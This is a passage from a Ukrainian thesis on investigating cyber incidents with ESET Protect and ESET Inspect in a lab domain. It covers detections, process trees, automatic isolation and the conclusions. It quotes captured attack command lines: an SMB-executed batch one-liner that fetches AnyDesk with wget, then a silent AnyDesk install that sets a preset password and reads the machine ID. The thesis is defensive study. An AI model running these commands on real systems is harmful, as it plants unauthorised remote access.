Перейшовши до деталей цього спрацювання, можна переглянути хеш, назву, тип файлу та ім’я процесу, під яким він був запущений. У розділі деталей сканування відображається модуль, який виявив загрозу — у випадку з Impacket це був сканер командного рядка. Дія щодо блокування файлу позначена як "збережений", оскільки в політиці автоматичної реакції в матриці налаштовано значення "нічого не робити".(Рис.3.27.)



Рис.3.27. Деталі спрацювання

У категорії спрацювань ESET Inspect відображається перелік усіх правил, які були активовані на даному ПК. Цей список дозволяє отримати детальну інформацію про кожне спрацювання, включаючи тип дії, причину активації правила, а також деталі пов'язаних процесів. Завдяки цьому можна ефективно аналізувати підозрілі активності, ідентифікувати можливі загрози та вживати відповідних заходів для їх нейтралізації або додаткового розслідування.(Рис.3.28.)



Рис.3.28. Спрацювання ESET Inspect

У спрацюваннях ESET Protect у категорії Inspect відображається ключова інформація про кожне спрацювання, включаючи назву активованого правила, ім'я процесу, під яким було зафіксовано активність, ім'я користувача, час події, а також назву комп'ютера, на якому відбулося спрацювання. Додатково система надає можливість перейти до детального аналізу події, де можна переглянути контекст спрацювання, пов'язані дії та обставини, що спричинили активацію правила. Це допомагає ефективніше аналізувати ситуацію та приймати обґрунтовані рішення для подальшого реагування.(Рис.3.29.).



Рис.3.29. Деталі спрацювання ESET Inspect

Для глибокого аналізу подій на кінцевих точках необхідно перейти до консолі ESET Inspect та відкрити вкладку Detections. У цій вкладці рекомендується відразу налаштувати фільтри за рівнем критичності та виконати групування за правилами. Насамперед слід звертати увагу на спрацювання з найвищим рівнем критичності, які позначені червоним кольором. Ці інциденти потребують першочергового аналізу, оскільки вони можуть свідчити про потенційно небезпечні або підозрілі дії в системі, що можуть завдати значної шкоди організації.(Рис.3.30.)



Рис.3.30. Фільтрація за рівнем критичності

Відфільтрувавши спрацювання, можна перейти до детального аналізу кожного окремого випадку.

Echo Redirection Over SMB to Suspicious File

У вікні Overview надана докладна інформація про подію, яка спричинила спрацювання правила. В даному випадку подія була пов'язана із запуском процесу: В нашому випадку подія була ProcessCreated%SYSTEM%\services.exe

Командний рядок, що був використаний у цій події:

/Q /c echo wget https://anydesk.com/ru/downloads/thank-you?dv=win_exe ^> \\DIPLOM2W10\C$__output 2^>^&1 > C:\Windows\zhkdwaXz.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\zhkdwaXz.bat & del C:\Windows\zhkdwaXz.bat

– echo: Використовується для створення нового файлу zhkdwaXz.bat, що містить команду для завантаження файлу через wget.

– wget: Спроба завантажити файл із веб-сайту AnyDesk за вказаною URL-адресою.

– \\DIPLOM2W10\C$: Вказує на спробу запису результату в мережевий ресурс (розшарена папка).

– cmd.exe: Виконання створеного .bat файлу.

– del: Видалення .bat файлу після його виконання.

Метою цього командлайну є завантаження програми AnyDesk для подальшого встановлення або використання як інструмента для віддаленого доступу.(Рис.3.31.)



Рис.3.31. Огляд спрацювання

У правій частині вікна відображається дерево подій, яке надає візуалізацію послідовності дій, що призвели до спрацювання. Це дерево дозволяє детально простежити розвиток подій і побачити, які саме процеси та івенти брали участь у цьому сценарії.(Рис.3.32.)



Рис.3.32. Дерево процесів

В дереві процесів також зазначені назви правил, які також спрацювали на цю події, або її дочірній процес. В дереві спрацювань бачимо правило AnyDesk Remote Desktop Silent Installation [D0443] та переходимо по ньому.(Рис.3.33.)



Рис.3.33. Дерево процесів

Тригерною подією став процес ProcessCreated %SYSTEM%\cmd.exe, який було запущено з командним рядком тихої інсталяції AnyDesk.exe --install "C:\Program Files\AnyDesk" --start-with-win –silent під користувачем diplom\fcastle.

дереві чітко видно, що спрацювання відбулося за правилом інсталяції AnyDesk. Це правило ідентифікувало інсталяцію програмного забезпечення Remote Monitoring & Management – AnyDesk.exe.

У вкладці Aggregated events представлено інформацію про внесені зміни у файлову систему та вказані модифіковані гілки реєстру.(Рис.3.34.)



Рис.3.34. Файлові та реєстрові зміни

Після аналізу змін у файлах та гілках реєстру переходимо до правила Attempt to set AnyDesk password [C0445]. Це правило свідчить про те, що під час інсталяції AnyDesk було передано параметр --set-password 123Support!.

Також спрацювання правила Attempt to get AnyDesk ID [C0441] про запуск cmd з командлайном --get-id. Ця команда використовується для отримання AnyDesk ID робочої станції, що дозволяє організувати підключення до пристрою з використанням попередньо заданого пароля.

Далі перейдемо до аналізу спрацювань з рівнем критичності Warning. Для цього в параметрах фільтра необхідно обрати жовтий фільтр Warning.(Рис.3.35.)



Рис.3.35. Фільтрація за рівнями критичності

Спрацювання за правилом Terminal Server remote connection was enabled [A0902] свідчить про те, що на машині Diplom2W10.Diplom.lan було увімкнуто функцію віддаленого робочого стола. Це було досягнуто шляхом зміни значення реєстру HKLM\system\controlset001\control\terminal server\fdenytsconnections (Int:0x0). Цю саму інформацію можна знайти у вікні Aggregated Events на вкладці Registry Modifications.

Для підвищення рівня моніторингу за активністю в системі, можна увімкнути правило User login [F1004], яке буде спрацьовувати при кожному вході користувача до системи. Це дозволяє виявляти аномальні входи, які можуть свідчити про компрометацію облікових записів. Моніторити активність на кінцевих точках для виявлення спроб доступу, які не відповідають звичайним патернам роботи користувачів.

Допомагає швидко виявити облікові записи, які могли бути використані для несанкціонованого доступу.(Рис.3.36.).

OCCURRENCES	TRIGGER EVENT	RESOLVED	TIME OCCURRED	TIME TRIGGERED	COMPUTER	EXECUTABLE
28	UserLogin diplom\fcastle	0/28	Dec 9, 2024, 12:06:59 PM	Dec 9, 2024, 12:11:47 PM	diplom2w10.diplom.lan	lsass.exe
14	UserLogin diplom\fcastle	0/14	Dec 9, 2024, 11:02:19 AM	Dec 9, 2024, 11:10:17 AM	diplom2w10.diplom.lan	lsass.exe
6	UserLogin diplom\fcastle	0/6	Dec 9, 2024, 10:04:16 AM	Dec 9, 2024, 10:05:17 AM	diplom2w10.diplom.lan	lsass.exe
4	UserLogin diplom\fcastle	0/4	Dec 9, 2024, 9:10:10 AM	Dec 9, 2024, 9:20:50 AM	diplom2w10.diplom.lan	lsass.exe

Рис.3.36. Входи користувачів в систему

Повторне тестування після відпрацювання автоматизації в консолі ESET Protect та ESET Inspect

Після першого спрацювання на використання Impacket, комп'ютер автоматично був доданий до динамічної групи "Атаковані ПК" у ESET Protect. Одразу після цього на пристрій були застосовані політики агресивного захисту, ізоляцію від мережі та задачі на сканування.(Рис.3.37. - Рис3.38.)

Configuration | Applied Policies | Applied Exclusions

POLICY ORDER	POLICY PRODUCT	POLICY NAME	POLICY DESCRIPTION	STATUS	PARENT NAME	PARENT TYPE
1 (applied first)	Auto-updates	Enable product auto-update	Enable automatic update of E...	Product not installed	All	Static Group
2	ESET Endpoint for Windows	HTTP Proxy usage	ESET Security Product for Win...	Actual	All	Static Group
3	ESET Endpoint for macOS (V6)...	HTTP Proxy usage	ESET Security Product for mac...	Product not installed	All	Static Group
4	ESET Endpoint for macOS (V7+)	HTTP Proxy usage	ESET Security Product for mac...	Product not installed	All	Static Group
5	ESET Management Agent	HTTP Proxy usage	ESET Management Agent will ...	Actual	All	Static Group
6	ESET Server/File Security for M...	HTTP Proxy usage	ESET Server Security for Windo...	Product not installed	All	Static Group
7	ESET Shared Local Cache	HTTP Proxy usage	ESET Shared Local Cache will r...	Product not installed	All	Static Group
8	ESET Inspect Connector	Inspect		Actual	All	Static Group
9	ESET Endpoint for Windows	Disable LiveGrid		Actual	Windows (desktops)	Dynamic Group
10	ESET Endpoint for Windows	Agressive		Actual	Атаковані пк	Dynamic Group
11	ESET Server/File Security for M...	Agressive		Product not installed	Атаковані пк	Dynamic Group

Client Task Executions | LAST ITEMS 1000 | ADD FILTER | PRESETS

TASK NAME	TASK DESCRIPTION	TYPE	IS PLANNED	LAST PROGRESS STATUS	LAST PROGRESS TIME	LAST PROGRESS DESCRIPTI...
Scan		On-Demand Scan	no	Running	December 9, 2024 19:18:07	Task started

Рис.3.37. Застосовані політики та заплановані завдання



Рис.3.38. Ізоляція пк від мережі

Після ввімкнення модуля Firewall через політику в ESET Protect і повторного запуску інструмента Responder, зловмисникам більше не вдалося перехопити хеші паролів. Вдалося зафіксувати лише спроби перехоплення, що демонструє ефективність Firewall у блокуванні небезпечного мережевого трафіку та запитів, які використовуються для компрометації.(Рис.3.39.).



Рис.3.39. Повторний запуск Responder

Як альтернативний метод доступу до пристрою, для тестування було залишено AnyDesk із заздалегідь встановленим паролем. Однак через ізоляцію

комп’ютера від мережі AnyDesk не зміг зв’язатися зі своїми серверами, що унеможливило отримання віддаленого доступу до зараженої машини.(Рис.3.40.)



Рис.3.40. Помилка AnyDesk

У консолі ESET Inspect хеш AnyDesk можна додати до списку заблокованих хешів. Це автоматично призведе до видалення програми з ПК. Додатково, до правила, яке задетектувало AnyDesk, можна додати дію Kill Process. У цьому випадку, навіть якщо зловмисник або користувач спробує повторно встановити програму, її запуск буде автоматично заблокований.

Окрім того, параметри продуктів ESET захищені паролем, який було встановлено через політики. Це робить неможливим видалення або зміну налаштувань захисту без відповідного доступу, що виключає маніпуляції зловмисників із налаштуваннями безпеки.

Цей комплекс заходів доводить ефективність ESET Protect та ESET Inspect у нейтралізації загроз, забезпеченні ізоляції системи та ускладненні доступу до неї. Синергія між інструментами дозволяє не лише блокувати атакуючих, а й оперативно видаляти шкідливе програмне забезпечення та запобігати повторним атакам.

Висновки до третього розділу

Проведено детальний аналіз рішень ESET, спрямованих на розслідування кіберінцидентів та забезпечення захисту інформаційної інфраструктури.

Особливу увагу приділено інтеграції продуктів ESET у процеси розслідування інцидентів, аналізу загроз та збору цифрових доказів. Завдяки

гнучким можливостям цих рішень, організації мають змогу створювати динамічні групи для автоматизованого моніторингу, налаштовувати політики захисту, ізоляції та реагування, а також проводити детальний аналіз інцидентів за допомогою журналів та інтерактивних таймлайнів.

Розділ також висвітлив важливість налаштування інструментів для ефективного збору даних, таких як журналювання, аналіз процесів і подій у реєстрі, виявлення потенційних вразливостей та моніторинг активності мережі. Використання зазначених технологій забезпечує високий рівень безпеки, підвищує швидкість реагування на інциденти та дозволяє адміністраторам проводити ретроспективний аналіз для вдосконалення системи кіберзахисту.

Таким чином, рішення ESET довели свою ефективність як інструменти для комплексного захисту та розслідування кіберінцидентів, забезпечуючи надійний контроль над усіма аспектами безпеки інформаційних систем.

ВИСНОВКИ

У кваліфікаційнній роботі було розглянуто процес розслідування кіберінцидентів з використанням сучасних засобів кіберзахисту та аналізу. Основною метою було дослідження методів забезпечення безпеки інформаційної інфраструктури, оперативного виявлення загроз та їх нейтралізації. Кіберінциденти виникають у результаті зловмисних дій, спрямованих на отримання доступу до даних або систем без дозволу. До таких загроз належать проникнення в мережі, впровадження шкідливого коду, компрометація облікових даних, експлуатація вразливостей та інші види атак.

У другому розділі було розглянуто методи та інструменти для збору цифрових доказів, виявлення вразливостей та аналізу загроз, зокрема:

– Інструмент ESET Inspect, що дозволяє здійснювати моніторинг інцидентів, аналізувати процеси, мережеві з'єднання та виявляти шкідливу активність.

– ESET VulnCheck, який допомагає виявляти вразливості системи, порівнюючи їх з базою CVE, та надає рекомендації щодо усунення ризиків.

– ESET SysInspector та Log Collector, які забезпечують збір даних про стан системи, події та процеси для подальшого аналізу.

У третьому розділі було реалізовано тестову інфраструктуру для перевірки сценаріїв атак та налаштування засобів захисту. Вона включала доменний контролер, сервери ESET Protect та ESET Inspect, кінцеві точки користувачів, а також машину на базі Kali Linux для запуску тестових атак. Продемонстровано, як динамічні групи, політики захисту та автоматизація в ESET Protect забезпечують оперативне реагування на загрози, ізоляцію заражених пристроїв та блокування зловмисних програм.

Отже, результати дослідження показали, що інтеграція сучасних інструментів захисту дозволяє забезпечити комплексний контроль за безпекою інфраструктури, швидке виявлення та нейтралізацію загроз, а також захистити

критичні дані від компрометації. Для ефективного кіберзахисту організаціям необхідно використовувати засоби аналізу, впроваджувати автоматизацію процесів реагування та проводити регулярне навчання спеціалістів з кібербезпеки.

ПЕРЕЛІК ПОСИЛАНЬ

1. Manual ESET Protect [Електронний ресурс]. – Режим доступу: https://help.eset.com/protect_install/11.1/uk-UA/
2. Manual ESET Inspect [Електронний ресурс]. – Режим доступу: https://help.eset.com/ei_deploy/2.4/en-US/
3. Manual ESET SysInspector [Електронний ресурс]. – Режим доступу: https://help.eset.com/esi/2/en-US/
4. Manual ESET LogCollector [Електронний ресурс]. – Режим доступу: https://help.eset.com/log_collector/4.6/en-US/
5. Стандарт 27001 [Електронний ресурс]. – Режим доступу: https://www.iso.org/ru/standard/27001
6. Стандарт ISO/IEC 27001 [Електронний ресурс]. – Режим доступу: https://intercert.com.ua/articles/posts/292-standart-iso-iec-27001-2013
7. Cyberframework [Електронний ресурс]. – Режим доступу: https://www.nist.gov/cyberframework
8. CYBER DIGEST [Електронний ресурс] – Режим доступу: https://www.rnbo.gov.ua/files/2024/NATIONAL_CYBER_SCC/Cyber%20digest%2002_2024/Cyber%20digest_Fab_2024_UA.pdf
9. Introduction to Cyber Incident Response [Електронний ресурс] – Режим доступу: https://www.ncsc.gov.uk/schemes/cyber-incident-response
10. Incident response [Електронний ресурс] – Режим доступу: https://www.ibm.com/topics/incident-response
11. Nist CFS [Електронний ресурс]. – Режим доступу: https://my-itspecialist.com/what-is-the-nist-csf-standartrt
12. MittreAttak [Електронний ресурс]. – Режим доступу: https://attack.mitre.org/
13. Kali Technical Documentation [Електронний ресурс]. – Режим доступу: https://www.kali.org/docs/

ДЕМОНСТРАЦІЙНІ МАТЕРІАЛИ (Презентація)